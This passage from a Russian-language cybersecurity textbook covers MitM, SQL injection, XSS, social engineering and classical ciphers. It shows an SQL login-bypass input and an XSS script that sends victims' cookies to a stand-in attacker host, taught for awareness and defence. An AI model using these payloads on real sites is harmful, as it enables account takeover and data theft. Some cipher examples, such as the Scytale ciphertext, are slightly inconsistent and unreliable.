Атаки типа «человек посередине» (Man-in-the-Middle или MitM) можно сравнить с подслушиванием чужого разговора. Они происходят, когда злоумышленник перехватывает общение между двумя людьми, и те об этом даже не подозревают. Вот как это работает:

Перехват связи: Злоумышленники могут использовать уязвимости в сетях, общедоступных Wi-Fi точках или даже взломать устройства, чтобы встать между двумя сторонами, которые общаются в интернете.

Кража информации: Оказавшись посередине, злоумышленники могут незаметно подслушивать разговор, получая важные данные, такие как пароли, номера кредитных карт или даже целые разговоры.

Изменение данных: Злоумышленники также могут изменять передаваемые данные, внедрять вредоносные программы или перенаправлять пользователей на опасные сайты. Например, в случае с DigiNotar,

злоумышленники использовали MitM-атаку, чтобы выпустить поддельные SSL-сертификаты, что позволило им выдавать себя за настоящие сайты и красть конфиденциальную информацию у ничего не подозревающих пользователей. Это стало возможным из-за того, что злоумышленники взломали центр сертификации DigiNotar и получили доступ к возможности создания поддельных сертификатов. Эти сертификаты позволяли им обмануть системы защиты и перехватывать зашифрованные данные. Недостатки в управлении безопасностью DigiNotar привели к тому, что компания не смогла вовремя обнаружить взлом и отозвать поддельные сертификаты, что дало злоумышленникам возможность использовать их в течение длительного времени.

Чтобы противостоять атакам типа «человек посередине» (MitM), используются следующие меры:

1. **Использование шифрования:** Шифрование данных делает их бесполезными для злоумышленников, даже если они перехватят связь. Протоколы, такие как HTTPS, обеспечивают защищенное соединение между пользователем и сайтом.
2. **Использование виртуальных частных сетей (VPN):** VPN шифрует весь трафик между пользователем и интернетом, что делает его защищенным даже в общедоступных Wi-Fi сетях.
3. **Обновление программного обеспечения:** Регулярные обновления операционных систем, браузеров и антивирусов помогают устранить уязвимости, которые могут быть использованы для атаки.
4. **Бдительность пользователей:** Пользователи должны быть внимательны при подключении к неизвестным Wi-Fi сетям и проверять, что сайты, которые они посещают, используют защищенное соединение (HTTPS).

2.1.2.4 SQL-инъекция (SQLi): Взлом базы данных

SQL-инъекция (SQLi) — это метод, с помощью которого злоумышленники используют уязвимости в веб-приложениях, работающих с базами данных. Представьте, что кто-то нашел способ незаметно проникнуть в склад магазина и получить доступ ко всем ценным товарам. Вот как это работает:

- **Манипуляция запросами к базе данных**: Веб-приложения часто используют язык SQL (Structured Query Language) для общения с базами данных. Злоумышленники могут найти слабые места в коде и вставить в запросы вредоносный SQL-код.
- **Извлечение или изменение данных**: Манипулируя SQL-запросами, злоумышленники могут обмануть базу данных и заставить её показать конфиденциальную информацию, например, данные клиентов, финансовые записи или даже пароли администраторов. Они также могут изменять или удалять данные, что может привести к серьёзным последствиям.

Пример: Рассмотрим веб-приложение, где пользователь вводит имя и пароль для входа. Если запрос SQL написан небезопасно, он может выглядеть так:

```
SELECT * FROM users WHERE username = 'admin' AND
password = 'password';
```

Злоумышленник может ввести в поле для имени пользователя такую строку: **' OR '1'='1**, что заставит запрос всегда возвращать истину:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND
password = 'dont_know_password';
```

Это позволит злоумышленнику обойти аутентификацию и войти в систему. Реальный пример использования SQL-инъекции — инцидент 2008 года с Heartland Payment Systems, когда злоумышленники взломали систему обработки платежей и украли миллионы номеров кредитных карт.

kaspersky

2.1.2.5. Межсайтовый скриптинг (XSS): Внедрение вредоносного кода

Атаки типа Cross-Site Scripting (XSS) заключаются в том, что злоумышленники внедряют вредоносные скрипты на веб-сайты, которые затем выполняются браузерами пользователей, ничего не подозревающих о угрозе. Это можно сравнить с тем, как если бы кто-то разместил ловушку в общественном парке, в которую могут попасть случайные прохожие.

Как это работает:

1. **Использование уязвимостей:** Злоумышленники ищут слабые места на веб-сайтах, которые позволяют вставить вредоносный код (чаще всего JavaScript[27]) в поля ввода, разделы комментариев или другие области, где отображается контент, созданный пользователями.
2. **Выполнение вредоносных скриптов:** Когда пользователь посещает зараженную страницу, его браузер выполняет вредоносный скрипт. Этот скрипт может украсть его cookies (небольшие файлы, содержащие информацию для входа на сайт), перенаправить его на вредоносный сайт или даже взять под контроль его браузер.

Пример: Представьте раздел комментариев на сайте с уязвимостью XSS. Злоумышленник может оставить комментарий, содержащий вредоносный JavaScript-код. Когда другой пользователь просматривает этот комментарий, скрипт выполняется в его браузере, возможно, крадя его cookies и отправляя их на сервер злоумышленника.

Особенно ярким примером подобной атаки является случай с уязвимостью в Yahoo Mail. Вот как это произошло:

Шаг 1: Обнаружение уязвимости

Злоумышленник нашел слабое место в системе Yahoo Mail, позволяющее вставлять специальные команды (JavaScript-код) в письмо, которые не блокировались защитой сервиса.

Шаг 2: Создание вредоносного письма

Злоумышленник составил письмо с таким кодом:

```
<script>
  // Вредоносный код, который крадет cookies
  document.write('<img src=«http://зло.com/ste.php?cookie=' + document.cookie + '«>');
</script>
```

Этот код создавал невидимое изображение, которое отправляло данные о пользователе (его cookies) на сайт злоумышленника.

Шаг 3: Рассылка письма

Злоумышленник разослал это письмо многим пользователям Yahoo Mail. Когда кто-то из них открывал письмо, код автоматически выполнялся.

Шаг 4: Выполнение кода и кража данных

Когда пользователь открывал письмо, его браузер незаметно выполнял вредоносный код, и данные пользователя отправлялись злоумышленнику.

Шаг 5: Использование похищенных данных

Шаг 5: Использование похищенных данных

[27] **JavaScript** — это язык программирования для создания интерактивных элементов на веб-страницах, работающий в браузере.

Злоумышленник, получивший доступ к cookies пользователя, может использовать их, чтобы войти в почтовый ящик жертвы и получить полный доступ ко всей его переписке и данным. Давайте рассмотрим это подробнее.

Как это работает:

1. **Сайт «запоминает» пользователя через cookies:** Когда ты входишь в свой почтовый ящик, сайт проверяет твой логин и пароль. После успешной авторизации сайт сохраняет на твоём компьютере cookies, которые содержат информацию о том, что ты вошёл в свою учётную запись. Это значит, что при следующем посещении сайта тебе не нужно будет вводить логин и пароль снова — сайт просто проверит cookies и «поймёт», что это ты.
2. **Подмена пользователя:** Теперь у злоумышленника есть копия твоих cookies. Он может использовать эти cookies на своём компьютере. Когда он открывает сайт Yahoo Mail, он «представляет» себя твоими cookies, и сайт думает, что это ты вернулся. В результате сайт не просит его вводить логин и пароль, а сразу предоставляет доступ к твоему почтовому ящику.
3. **Полный доступ:** Злоумышленник, как будто это ты, может видеть все твои письма, отправлять новые, удалять старые и даже менять настройки твоей учётной записи. Он может воспользоваться этим доступом для того, чтобы украсть важные данные, отправить вредоносные письма другим людям от твоего имени или выполнить любые другие действия, которые можешь выполнить ты, имея доступ к своей почте.

Пример cookie-файла может выглядеть следующим образом:

> **sessionid=38afes7a8; expires=Tue, 19-Jan-2038 03:14:07 GMT; path=/; domain=.example.com;**

Что означает каждая часть:

1. **sessionid=38afes7a8**: Это ключ и значение cookie. В данном случае sessionid — это имя cookie, а 38afes7a8 — уникальный идентификатор сессии пользователя. Этот идентификатор позволяет сайту «узнать» пользователя и восстановить его сессию без необходимости повторного ввода логина и пароля.
2. **expires=Tue, 19-Jan-2038 03:14:07 GMT**: Это дата и время, когда cookie истечет, то есть станет недействительным. До этой даты и времени браузер будет автоматически отправлять это cookie на сервер при каждом запросе на сайт.
3. **path=/**: Это путь на сайте, для которого действует cookie. В данном случае cookie действует для всех страниц на сайте (/ означает корневой каталог).
4. **domain=.example.com**: Это домен, для которого cookie действителен. Если указано **.example.com**, то cookie будет отправляться для всех поддоменов, например, www.example.com или shop.example.com.

§2.2. Социальная Инженерия

В предыдущей главе мы познакомились с концепцией социальной инженерии и рассмотрели некоторые распространенные методы, такие как фишинг, претекстинг и бэйтинг. В этой главе мы рассмотрим реальные примеры и поймем психологические приемы, стоящие за этими атаками. Помните, что социальная инженерия — это использование человеческих слабостей, а не технических. Речь идет о манипуляциях, обмане и использовании наших естественных склонностей доверять, быть полезными и избегать негативных последствий.

2.2.1. Введение в социальную инженерию

Вспомните пример с фишинговым письмом из прошлой главы. Злоумышленники использовали фишинговые письма, чтобы получить доступ к конфиденциальной электронной почте, что привело к значительным политическим последствиям. Этот случай подчеркивает реальное и потенциально разрушительное воздействие социальной инженерии. Атаки с использованием социальной инженерии становятся все более изощренными, часто применяя комбинацию методов и используя наши эмоции. Злоумышленники могут вызвать у нас чувство срочности, страха или тревоги, чтобы мы начали хуже оценивать ситуацию и стали легче поддаваться их манипуляциям.

Представьте, что вы получили сообщение, в котором говорится, что ваш банковский счет взломан, и вам предлагают перейти по ссылке, чтобы защитить свои деньги. В сообщении могут даже указать вашу личную информацию, чтобы оно казалось правдивым. В состоянии паники вы можете нажать на ссылку, не задумываясь, а потом поймете, что это был обман. Поэтому важно понимать, как работают такие атаки, какие эмоции и мысли они вызывают, чтобы лучше защищать себя от них.

2.2.2. Типы атак социальной инженерии

Мы уже затронули темы фишинга, предтекста и байтинга, но давайте рассмотрим эти типы атак более подробно, опираясь на реальные примеры.

Фишинг. В своей книге «Социальная инженерия: Наука о взломе людей» (автор Кристофер Хаднаги, 2018), автор приводит много примеров фишинговых атак. Он объясняет, как мошенники создают очень правдоподобные электронные письма, которые выглядят как письма от настоящих организаций. Для этого они используют логотипы, фирменный стиль и даже поддельные адреса электронной почты, чтобы обмануть людей.

Примеры фишинга.

Афера с поддельными счетами: Вам приходит электронное письмо, которое выглядит так, будто его прислала известная компания, например, популярный интернет-магазин. В письме говорится, что вы якобы купили что-то, хотя на самом деле вы ничего не покупали. Вы, испугавшись, нажимаете на ссылку в письме, чтобы разобраться, и попадаете на фальшивый сайт, который пытается украсть ваши данные для входа и номера банковских карт, включая CVC(CVV)[28].

Опасное предложение работы: Вам присылают электронное письмо, где предлагают работу мечты с высокой зарплатой. В письме есть ссылка, по которой нужно перейти, чтобы узнать подробности и отправить заявку. Но на самом деле эта ссылка загружает вредоносную программу, которая дает злоумышленникам доступ к вашим личным данным.

Претекстинг. Кевин Митник, который раньше был известен как хакер, в своей книге «Искусство обмана» показывает, как можно использовать предлоги для достижения своих целей. Он рассказывает, как, благодаря правильно подобранным словам, ему удавалось завоевывать доверие сотрудников разных компаний. Это позволяло ему получать секретную информацию, даже когда разговоры казались совершенно обычными и безопасными.

Пример претекста.

Фальшивая ИТ-поддержка. Однажды злоумышленник решил получить доступ к корпоративной сети крупной компании. Он знал, что сотрудники компании доверяют внутренней ИТ-поддержке, поэтому решил использовать это доверие для своей атаки.

Злоумышленник начал с того, что нашел номер телефона одного из сотрудников компании, занимающего низшую должность. Затем он подготовился, чтобы звучать профессионально, и позвонил этому сотруднику, представившись членом команды ИТ-поддержки.

Во время разговора он сказал, что в системе компании обнаружена серьезная уязвимость, и срочно нужно проверить учетные данные всех сотрудников, чтобы предотвратить возможные атаки. Злоумышленник добавил, что это стандартная процедура, и если сотрудник не предоставит информацию, его доступ к системе может быть временно заблокирован.

Сотрудник, не подозревая обмана, поверил в правдивость слов звонившего. Он дал злоумышленнику свою учетную запись и пароль, думая, что помогает защитить компанию. Получив эту информацию, злоумышленник немедленно использовал её для входа в систему компании и получил доступ к конфиденциальным данным.

[28] **CVC (CVV)** — это трёхзначный код безопасности банковской карты для подтверждения онлайн-платежей.

Бэйтинг. В своей книге «Взломать человека» Ян Манн рассказывает, как злоумышленники используют наше любопытство и желание получить награду, чтобы обмануть нас. Он приводит примеры опасных сайтов, которые маскируются под страницы для скачивания настоящих программ или под опросы в интернете, обещающие подарки за ваши личные данные.

Пример бэйта. Вы заходите в свой аккаунт в социальной сети и видите рекламу, предлагающую бесплатный доступ к популярной онлайн-игре, на которую у вас давно не хватало денег. Реклама выглядит очень убедительно, с логотипом игры и множеством восторженных комментариев от якобы других пользователей. Вы, конечно же, хотите получить игру бесплатно и с радостью кликаете по ссылке.

Ссылка перенаправляет вас на сайт, который выглядит в точности как официальный сайт игры. Там вам предлагают ввести свои данные для входа в игру, чтобы активировать бесплатный доступ. Вы, не раздумывая, вводите свой логин и пароль, но вместо бесплатной игры получаете неприятный сюрприз.

Изучив эти реальные примеры и поняв психологические принципы, лежащие в их основе, мы сможем лучше распознавать подобные атаки и не стать их жертвами.

2.2.3. Анализ реальных примеров из практики

Реальные случаи показывают, насколько сильно может воздействовать социальная инженерия. Рассмотрим несколько примеров, которые иллюстрируют, как злоумышленники используют человеческие слабости.

Взлом Sony Pictures (2014 год): В этой атаке злоумышленники нанесли ущерб компании Sony Pictures Entertainment, похитив конфиденциальные данные, такие как ещё не вышедшие фильмы, информацию о сотрудниках и внутреннюю переписку. Преступники, назвавшие себя «Хранителями мира», отправляли фальшивые электронные письма, которые выглядели как настоящие, чтобы получить доступ к сети Sony. Используя доверие сотрудников, они смогли проникнуть в важные системы компании.

Взлом данных Target (2013 год): В результате этой утечки данных пострадали миллионы клиентов компании Target. Все началось с того, что злоумышленники отправили фальшивое письмо одному из поставщиков, который имел доступ к сети Target. Получив доступ к системам поставщика, они проникли в сеть Target и украли данные о кредитных картах и другую конфиденциальную информацию. Этот случай показывает, что важно защищать не только свои системы, но и системы своих партнеров и поставщиков.

Хищение денежных средств со счетов юридических лиц через системы ДБО (2020 год) по данным ЦБ РФ[29]: В 2020 году было зафиксировано 2933 инцидента, связанных с хищениями средств со счетов юридических лиц через системы дистанционного банковского обслуживания (ДБО). Общая сумма ущерба составила 1020 млн рублей. Значительная часть этих инцидентов произошла из-за успешных атак социальной инженерии, когда злоумышленники получали доступ к системам ДБО с помощью обмана и манипуляций.

Атаки на клиентов физических лиц через интернет (CNP-транзакции, 2020 год) по данным ЦБ РФ: В 2020 году более 61% операций без согласия клиента, совершённых через интернет (CNP-транзакции), были результатом успешных атак социальной инженерии. Общая сумма ущерба от таких операций составила 4229,1 млн рублей.

Эти примеры показывают, какие серьёзные последствия могут быть от успешных атак социальной инженерии. Они подчеркивают важность принятия мер безопасности, таких как обучение сотрудников, использование надежных паролей, многофакторная аутентификация и внимание к безопасности на всех уровнях.

[29] Обзор операций, совершенных без согласия клиентов финансовых организаций за 2020 год

2.2.4. Психология обмана: Инструментарий злоумышленника

Социальная инженерия работает благодаря тому, что злоумышленники используют наши естественные психологические особенности. Они используют эти слабости, чтобы влиять на людей и заставлять их делать то, что им нужно.

Авторитет. Мы привыкли уважать и слушаться людей, которые обладают властью или знаниями. Злоумышленники могут воспользоваться этим, притворяясь важными людьми, например, ИТ-специалистами, полицейскими или даже директорами компаний, чтобы завоевать доверие и получить нужную им информацию.

Срочность и страх. Создание чувства срочности или страха может сбить человека с толку и заставить его принимать необдуманные решения. Злоумышленники используют этот прием, чтобы заставить жертву действовать быстро, не обдумывая свои поступки. Например, они могут отправить письмо с предупреждением о взломе аккаунта, чтобы человек в панике нажал на вредоносную ссылку.

Социальное доказательство и доверие. Мы чаще верим чему-то, если видим, что другие люди тоже в это верят. Злоумышленники используют это, создавая ложные доказательства, например, поддельные отзывы или фальшивые аккаунты в социальных сетях, чтобы их обман казался более правдоподобным.

Взаимность. Мы часто чувствуем себя обязанными сделать что-то в ответ, если нам что-то дали. Злоумышленники могут предложить что-то, что кажется ценным, например бесплатную загрузку или код на скидку, чтобы у нас появилось чувство долга. Это увеличивает вероятность того, что мы выполним их просьбу.


Понимание этих психологических приемов очень важно для того, чтобы замечать и противостоять попыткам манипуляций в социальной инженерии.


2.2.5. Бдительность — сопротивление социальной инженерии

Хотя атаки социальной инженерии могут быть весьма изощрёнными, есть определённые признаки, которые помогут их распознать и противостоять им.

2.2.5.1. Подозрительные письма и веб-сайты

Будьте осторожны с письмами и веб-сайтами, содержащими орфографические ошибки, странные URL-адреса или необычных отправителей. Всегда проверяйте ссылки, прежде чем на них нажимать, чтобы убедиться в их безопасности.





kaspersky

2.2.5.2. Лишние запросы информации

Будьте осторожны, если кто-то просит у вас личную или секретную информацию, особенно если это происходит через неизвестные вам способы связи или от людей, которых вы не знаете. Всегда задавайте вопросы и убедитесь, что запросы настоящие, прежде чем давать какую-либо информацию.

2.2.5.3. Слишком хорошие предложения

Если предложение кажется слишком хорошим, чтобы быть правдой, скорее всего, это обман. Будьте осторожны со скидками, призами и акциями, которые требуют ваши личные данные или предлагают перейти по подозрительным ссылкам.

2.2.5.4. Психологическое давление

Злоумышленники часто стараются вызвать у вас чувство спешки, чтобы вы приняли решение, не задумываясь. Не поддавайтесь на это давление — берите время, чтобы все обдумать, проверяйте информацию и **не бойтесь отказать.**

2.2.6. Способы предотвращения и снижения рисков

Знание — это сила! Когда мы понимаем угрозы, связанные с социальным инжинирингом, мы можем использовать различные методы и стратегии, чтобы защитить себя и наши организации. В этой главе мы разберем основные шаги, которые помогут уменьшить риски и повысить безопасность.

2.2.6.1. Надёжные пароли и многофакторная аутентификация

Чтобы защитить свои аккаунты, нужно использовать сложные и уникальные пароли для каждого из них. Многофакторная аутентификация (MFA) добавляет дополнительную защиту, требуя, например, ввести код, который приходит на телефон. Это делает взлом аккаунтов намного сложнее, даже если злоумышленник узнает ваш пароль.

2.2.6.2. Обучение и повышение осведомлённости

Постоянное обучение друзей и членов вашей семьи играет важную роль в защите от обмана. Нужно регулярно обновлять знания о современных угрозах и способах защиты. Если все будут хорошо осведомлены, вероятность того, что кто-то попадётся на уловку, значительно снизится.

2.2.6.3. Планы реагирования на инциденты

Иногда, несмотря на все наши усилия по защите, мошенникам всё же удаётся обойти систему безопасности. В таких ситуациях очень важно не паниковать, а следовать заранее подготовленному плану действий. Такой план поможет быстрее восстановиться после атаки и минимизировать возможный ущерб. Поэтому важно, чтобы все члены вашей семьи или близкие люди знали, как поступать в случае киберинцидента. Поделитесь с ними информацией о том, как распознавать угрозы, куда сообщать о проблемах и какие шаги нужно предпринять, чтобы защитить себя и свои данные.

План реагирования при обнаружении, что с банковского счёта пропали деньги:

1. **Сразу свяжитесь с банком** и сообщите о проблеме. Попросите заблокировать счёт или карту, чтобы предотвратить дальнейшие потери.
2. **Смените пароли** на всех ваших важных аккаунтах, особенно связанных с финансами и электронной почтой.

3. **Сообщите в полицию** о случившемся, предоставив всю доступную информацию. Это может помочь в расследовании и возврате денег.
4. **Проведите проверку устройств** на наличие вредоносного ПО, установив и запустив антивирусное программное обеспечение.
5. **Оповестите близких** о произошедшем, чтобы они тоже проверили свои счета и предприняли меры безопасности.

2.2.6.4. Заключение

Внимательность и здоровый скептицизм[30] — ваши лучшие помощники в защите от уловок социальной инженерии. Если вы будете применять эти подходы и развивать культуру осведомленности о безопасности, риск стать жертвой мошенников значительно уменьшится.

Когда мы говорим о безопасности, человеческий фактор всегда остаётся самой уязвимой частью любой системы. Однако, если вы понимаете, как работают психологические атаки, знаете основные методы социальной инженерии и предпринимаете меры для защиты, вы сможете защитить себя даже от самых хитрых мошенников. В этой главе вы узнали, как безопасно ориентироваться в цифровом мире. Будьте информированными, внимательными и помните: лучшая защита от социальной инженерии — это хорошо осведомлённый и осторожный человек!

[30] **Скептицизм** — философская позиция, ставящая под сомнение достоверность знаний и требующая критического анализа доказательств.

kaspersky

Глава 3. Криптография

§3.1. Основы криптографии

Вы когда-нибудь задумывались, как можно отправить важную информацию, например, номера кредитных карт, через Интернет так, чтобы никто не смог её перехватить? Или как убедиться, что сообщение, которое приходит через Интернет, не было изменено? Ответ на эти вопросы скрыт в интересной науке — криптографии.

3.1.1. Введение в криптографию.

Криптография — это наука, которая занимается защитой информации от несанкционированного доступа и позволяет людям обмениваться данными, даже если кто-то пытается их перехватить или взломать. На протяжении тысяч лет люди использовали различные методы для шифрования своих сообщений, чтобы скрыть их смысл от посторонних. Криптография была известна уже в древних цивилизациях, таких как Египет, Греция и Рим. Например, Юлий Цезарь (с 100 года до н.э. до 44 года до н.э.) использовал шифр Цезаря — простой способ шифрования, в котором буквы заменяются на другие, сдвинутые на определенное количество позиций в алфавите. Однако, несмотря на свою простоту, шифр Цезаря был взломан только около 800 года н.э. арабским математиком Аль-Кинди. Он применил метод частотного анализа, чтобы раскрыть зашифрованные сообщения, что стало одним из первых известных случаев использования этого метода в криптоанализе

В Средние века, когда защита информации становилась все более важной, люди начали разрабатывать более сложные способы шифрования. Одним из таких способов был шифр Виженера, созданный для повышения надежности шифрования. Этот метод использовал специальное ключевое слово, с помощью которого каждая буква текста заменялась на другую, что делало текст труднее для расшифровки.

Долгое время шифр Виженера считался неразгадываемым. Его сложность заключалась в том, что каждая буква сообщения могла быть зашифрована по-разному в зависимости от ключа, что сильно усложняло взлом. Однако в XIX веке ученые, такие как Фридрих Казиски и Чарльз Бэббидж, смогли найти способы, позволяющие расшифровать этот шифр. Они обнаружили повторяющиеся шаблоны в зашифрованных текстах и использовали их для взлома шифра.

В XX веке криптография достигла новых вершин, особенно благодаря созданию машины «Энигма». Эта машина использовалась нацистской Германией во время Второй мировой войны для шифрования военных сообщений. Несмотря на сложность шифра, британские специалисты под руководством Алана Тьюринга смогли его взломать, что сильно помогло союзникам победить в войне. Сегодня криптография является неотъемлемой частью нашей цифровой жизни. Она защищает наши онлайн-платежи, электронные письма и личные данные, помогая обеспечить безопасность в интернете.

Криптография бывает симметричной и асимметричной. В симметричной криптографии один и тот же ключ используется для шифрования и дешифрования сообщения. В асимметричной — два разных ключа: один для шифрования (открытый ключ), а другой для дешифрования (закрытый ключ).

Криптография включает такие важные процессы, как шифрование (преобразование данных в нечитаемую форму) и хэширование (создание уникального цифрового отпечатка данных). Эти методы используются для защиты информации и предотвращения несанкционированного доступа.

Криптография — это основа для защиты данных в нашем современном мире, и понимание ее принципов важно для того, чтобы осознавать, как обеспечивается безопасность в цифровую эпоху.

kaspersky

3.1.2. Классические шифры: Теория и примеры

В данном разделе мы погружаемся в мир классических шифров — основополагающих методов криптографии, которые использовались на протяжении столетий для защиты информации. Эти шифры, несмотря на свою относительную простоту по сравнению с современными методами, демонстрируют, как развивалось искусство секретной переписки и какие идеи легли в основу современной криптографии.

3.1.2.1. Шифр Скитала

Шифр Скита́ла или сцита́ла (от греч. σκυτάλη «жезл») — один из самых древних шифров, который использовали спартанцы около 400 г. до н.э. Принцип его действия заключается в использовании цилиндра, вокруг которого обматывалась лента бумаги. Сообщение записывалось вдоль цилиндра, а затем лента снималась, и текст превращался в нечитабельный набор букв. Для расшифровки требовался цилиндр того же диаметра.

Пример:

- **Оригинальное сообщение:** «ОТПРАВИТЬ БОЛЬШЕ ВОЙСК»

  О Т П Р А

  В И Т Ь Б

  О Л Ь Ш Е

  В О Й С К

- **Зашифрованное сообщение:** «ОВОТИЛОПТЬЙРЬШСАБЕК» (в зависимости от диаметра цилиндра)

Диаметр цилиндра является ключом шифрования. Без знания правильного диаметра сообщение невозможно расшифровать. Современные методы криптоанализа позволяют взломать этот шифр с помощью перебора вариантов или анализа частотности.

3.1.2.2. Шифр Цезаря

Шифр Цезаря — простой шифр подстановки (замены), используемый Юлием Цезарем для шифрования военных сообщений около 58-50 г. до н.э. Суть шифра в том, что каждая буква сообщения сдвигается на определенное количество позиций в алфавите. Например, если сдвинуть «А» на три позиции, получится «Г».

Пример:

- **Оригинальное сообщение:** «ЩУКА»
- **Сдвиг:** 8
- **Зашифрованное сообщение:** «БЫТИ»

Для расшифровки нужно сдвинуть буквы обратно на то же количество позиций. Шифр Цезаря легко взламывается из-за ограниченного числа возможных сдвигов (равному мощности алфавита) и возможности использовать частотный анализ.

Математика шифра: f(m) = (m + k) mod n

3.1.2.3. Шифр Атбаш

Шифр Атбаш — это один из самых простых шифров подстановки, который использовался еще древними евреями около 500 года до н. э. Принцип работы этого шифра заключается в том, что алфавит как бы переворачивается наоборот. Представь себе, что у тебя есть алфавит, который ты записываешь в обычном порядке от первой до последней буквы. Например, в русском языке это будет А, Б, В, Г... Я. В шифре Атбаш каждая буква заменяется на противоположную ей в этом перевернутом алфавите: первая буква меняется на последнюю, вторая — на предпоследнюю и так далее.

Название «Атбаш» происходит от первых и последних букв еврейского алфавита, которые используются для демонстрации принципа шифрования. В еврейском алфавите первая буква — это «Алеф» (א), а последняя — «Тав» (ת). Вторая буква — «Бет» (ב), а предпоследняя — «Шин» (ש). Соединяя эти буквы, получается «Ат» и «Баш». Таким образом, название шифра «Атбаш» само по себе отражает его принцип: первая буква заменяется на последнюю, вторая — на предпоследнюю и так далее.

Этот шифр очень простой и, конечно, его легко расшифровать, но в древние времена он выполнял свою функцию и помогал скрывать важную информацию. Сегодня он может быть интересен для понимания основ криптографии и как пример того, как люди использовали различные методы для защиты своих данных еще тысячи лет назад.

Пример:

- **Оригинальное сообщение:** «МИР»
- **Зашифрованное сообщение:** «УЧП»

3.1.2.4. Квадрат Полибия

Квадрат Полибия — это древний способ шифрования, который был изобретён около 200 года до нашей эры древнегреческим историком Полибием. Представьте себе таблицу размером 6 на 6 клеток, где в каждой клетке записана одна из букв алфавита. Чтобы зашифровать букву, её заменяют парой чисел, которые показывают её местоположение в этой таблице: первое число указывает номер строки, а второе — номер столбца. Например, если буква находится в третьей строке и четвертом столбце, то она будет зашифрована как «34».

Этот шифр мог использоваться не только для написания зашифрованных сообщений, но и для передачи информации на расстоянии с помощью световых сигналов, например, факелов. Полибий предложил такой способ передачи: два набора факелов, один для обозначения строки, другой — столбца. Чтобы передать букву, зажигали определённое количество факелов для строки и столбца, что позволяло безопасно передавать зашифрованные сообщения на больших расстояниях.

Пример:

- **Таблица:**

	1	2	3	4	5	6
1	А	Б	В	Г	Д	Е
2	Ж	З	И	Й	К	Л
3	М	Н	О	П	Р	С
4	Т	У	Ф	Х	Ц	Ч
5	Ш	Щ	Ъ	Ы	Ь	Э
6	Ю	Я				

- **Оригинальное сообщение:** «ФАКЕЛ»
- **Зашифрованное сообщение:** «43 11 25 16 26»

Для расшифровки необходимо восстановить пары чисел в буквы по таблице. Несмотря на свою сложность по сравнению с простыми шифрами подстановки, квадрат Полибия также поддается взлому с помощью частотного анализа.

3.1.2.5. Шифр Гронсфельда

Шифр Гронсфельда — это один из методов шифрования, который был популярен в XVII веке. Основной его принцип — использование числового ключа для сдвига каждой буквы сообщения. Этот ключ определяет, на сколько позиций каждая буква смещается по алфавиту.

Как это работает:

1. Каждой букве сообщения сопоставляется число из ключа. Если ключ короче сообщения, то он повторяется.
2. Затем каждая буква сдвигается по алфавиту на количество позиций, соответствующее числу в ключе.

Пример:

- **Оригинальное сообщение:** «Привет, Мир!»
- **Ключ:** «3141»

П	Р	И	В	Е	Т	,	М	И	Р	!
3	1	4	1	3	1		4	1	3	
Т	**С**	**М**	**Г**	**И**	**У**	**,**	**Р**	**Й**	**У**	**!**

В данном примере используется алфавит «АБВГД..ЭЮЯ» без спецсимволов и пробелов, а значит эти символы не шифруются.

- Буква «П» сдвигается на 3 позиции, получается «Т».
- Буква «Р» сдвигается на 1 позицию, получается «С».
- Буква «И» сдвигается на 4 позиции, получается «М».
- Буква «В» сдвигается на 1 позицию, получается «Г».
- и т.д.

Зашифрованное сообщение: «Тсмгиу, Рйу!».

Основная слабость шифра Гронсфельда заключается в том, что его можно взломать с помощью анализа частот встречаемости букв в тексте. Поскольку буквы зашифрованного текста всё равно будут иметь определённые закономерности, это позволяет криптоаналитикам подобрать ключ и расшифровать сообщение. Один из таких методов — анализ частот букв и поиск повторяющихся последовательностей.

Математика шифра: $f(m_i) = (m_i + k_i) \bmod n$

3.1.2.6. Шифр Виженера

Шифр Виженера, изобретённый Джованни Баттиста Беллазо в XVI веке, однако в XIX веке был назван в честь французского дипломата Блеза де Виженера, долгое время считался неразгаданным. Он использует серию шифров Цезаря, каждый из которых зависит от буквы ключевого слова. Ключевое слово многократно повторяется под сообщением, и каждая буква текста сдвигается на количество позиций, соответствующее букве ключа.

Пример:

- **Оригинальное сообщение:** «ЩУКА»
- **Ключевое слово:** «ЯСЛИ»
- **Зашифрованное сообщение:** «ЩЕЦЙ»

		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
		А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я
0	А	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А
1	Б	В	Г	Д	Е	Ж	З	И	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ъ	Ы	Ь	Э	Ю	Я	А	Б
